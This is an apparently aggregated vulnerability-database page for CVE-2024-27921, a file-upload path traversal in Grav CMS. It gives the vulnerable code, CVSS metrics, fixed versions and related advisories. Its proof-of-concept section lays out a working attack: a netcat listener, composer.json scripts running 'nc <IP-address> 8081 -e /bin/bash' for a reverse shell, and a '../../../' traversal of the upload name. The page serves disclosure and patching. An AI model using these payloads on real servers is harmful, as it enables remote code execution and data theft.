

🛡️ CVE-2024-27921 — grav
Description
Grav File Upload Path Traversal
Summary
Grav is vulnerable to a file upload path traversal vulnerability, that can allow an adversary to replace or create files with extensions such as .json, .zip, .css, .gif, etc. This vulnerabiltiy can allow attackers to inject arbitrary code on the server, undermine integrity of backup files by overwriting existing backups or creating new ones, and exfiltrating sensitive data using CSS Injection exfiltration techniques.
Installation Configuration
- Grav CMS 1.10.44
- Apache web server
- php-8.2
Details
_Vulnerable code location:_ grav/system/src/Grav/Common/Media/Traits/MediaUploadTrait.php/checkFileMetadata() method_
public function checkFileMetadata(array $metadata, string $filename = null, array $settings = null): string
{
// Add the defaults to the settings.
$settings = $this->getUploadSettings($settings);
// Destination is always needed (but it can be set in defaults).
$self = $settings['self'] ?? false;
if (!isset($settings['destination']) && $self === false) {
throw new RuntimeException($this->translate('PLUGIN_ADMIN.DESTINATION_NOT_SPECIFIED'), 400);
}
if (null === $filename) {
// If no filename is given, use the filename from the uploaded file (path is not allowed).
$folder = '';
$filename = $metadata['filename'] ?? '';
} else {
// If caller sets the filename, we will accept any custom path.
$folder = dirname($filename); -> Vulnerable Code
if ($folder === '.') {
$folder = '';
}
$filename = Utils::basename($filename);
PoC
1. Log in to the Grav CMS using a super administrator account.
2. Add a user in the "Accounts" section with the following permissions:
- Login to Admin
- Page Update
3. Log out of the super administrator account and log in with the previously created user account.
4. Navigate to the https://<grav>admin/pages/home.
5. Use the following command in Kali Linux to open a netcat listener:
```
nc -lvnp 8081
```

Note: "nc" or netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. We are using this tool to get a reverse shell from the server hosting Grav CMS.
7. Using a web interception proxy, click on the "Page Media" section and upload a json file with the following added to the "scripts" section (https://getcomposer.org/doc/articles/scripts.md):
```
"post-install-cmd": "nc <IP-address> 8081 -e /bin/bash",
"post-update-cmd": "nc <IP-address> 8081 -e /bin/bash"
```
_Note:_ The post installation and update script used in this PoC is only for demonstration purposes. There are various other scripts that may be injected such as command that executes the corresponding script before any Composer Command is executed on the CLI.

_Note: . Please replace <IP-address> with the IP address of the Kali Linux netcat listener._
8. Modify the "name" parameter to "../../../c/omposer.json" and forward the request.
9. Observe the successful upload message from the server response:

10. In the Grav web root, observe that the "composer.json" file was successfully replaced by the malicious "composer.json" file containing a reverse shell script.
11. Run any variations of the following commands in the Grav web server and observe the successful reverse shell:
- bin/grav composer
- composer update
- composer install

Impact
1. Arbitrary Code Injection: Attackers can replace the composer.json file with a malicious one containing arbitratry composer scripts. This can result in code execution when the composer command is used for any purpose in the server. that can allow attackers to get a reverse shell on the server.
2. Backup Compromise: .zip backup files can be replaced, undermining data integrity and recovery mechanisms:


3. Sensitive Information Exposure: Modification of .css files provides an avenue for attackers to exfiltrate sensitive information, such as usernames and passwords, compromising confidentiality.

How this vulnerability can be exploited
This issue can be reached over the network, attack complexity is low, an attacker needs low-level privileges on the target. No user interaction is required. The scope is unchanged, so the impact stays within the vulnerable component. Rated impact: confidentiality high, integrity high, availability high.
CVSS metrics in full
The score comes from this vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- Attack vector: Network — reachable from anywhere that can route to the service.
- Attack complexity: Low — the attack works reliably, with no preparation.
- Privileges required: Low — an ordinary user account is enough.
- User interaction: None — nobody has to be tricked into anything.
- Scope: Unchanged — the damage stays inside the vulnerable component.
- Confidentiality impact: High — total loss, or loss the attacker controls.
- Integrity impact: High — total loss, or loss the attacker controls.
- Availability impact: High — total loss, or loss the attacker controls.
Weakness class
CVE-2024-27921 is classified as CWE-22: Path Traversal. A file path built from user input is not confined to the intended directory, letting an attacker reach files elsewhere on the filesystem.
Affected software
CVE-2024-27921 is recorded against 2 packages.
- getgrav/grav (fixed in 1.7.45)
- grav (fixed in 1.7.45)
Timeline and source
Published on 22 March 2024 and last revised on 4 October 2024. No public exploit is currently recorded for this entry. A vendor advisory or fix has been published. Record sourced from NVD.
References
github.com (Web)
nvd.nist.gov (Advisory)
github.com (Web)
github.com (Package)
Other advisories for this package
getgrav/grav has other advisories on record. If you are patching this one, these are worth checking on the same host:
- CVE-2026-62230 (8.0 High, published 19 Aug 2026)
- CVE-2026-53653 (8.0 High, published 14 Aug 2026)
- CVE-2026-55885 (published 18 Jun 2026)
- CVE-2026-55890 (published 18 Jun 2026)
- CVE-2026-44738 (8.0 High, published 13 May 2026)
- CVE-2026-44737 (published 8 May 2026)
- CVE-2026-42844 (8.0 High, published 6 May 2026)
- CVE-2026-42841 (published 5 May 2026)
Same weakness in other software
These advisories are the same class of weakness (CWE-22: Path Traversal) in other software:
- CVE-2016-1000305 (published 31 Jul 2026)
- CVE-2022-47951 (5.7 Medium, published 13 Jul 2026)
- CVE-2022-39210 (5.0 Medium, published 12 Jul 2026)
- CVE-2022-4510 (8.0 High, published 7 Jul 2026)
- CVE-2023-32309 (8.0 High, published 7 Jul 2026)
- CVE-2024-10830 (8.2 High, published 7 Jul 2026)
- CVE-2023-5115 (published 7 Jul 2026)
- CVE-2022-3146 (5.5 Medium, published 7 Jul 2026)
Details
CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Affected Packages
| Software | From version | Fixed in |
|---|---|---|
| getgrav/grav | — | 1.7.45 |
| grav | — | 1.7.45 |
References
Similar Threats
- Medium CVE-2023-31506
- High CVE-2023-37897
- High CVE-2023-34252
- Critical CVE-2023-34251
- High CVE-2023-34253
Site Security Check
Is grav part of your stack?
CVE-2024-27921 is rated CVSS 8.8 High. BotEraser scans your installation against known CVE records and tells you whether this vulnerability applies to the versions you actually run.
Scan My Site Free →No credit card required · Results in minutes
ⓘ Data Notice: The information presented above has been compiled from publicly available internet sources. Boteraser aggregates this data solely for informational purposes and does not independently classify, evaluate, or endorse any findings about the vulnerabilities listed. The accuracy and completeness of this information is the sole responsibility of the original publishers. Boteraser and its operators accept no liability for any decisions made based on this data.
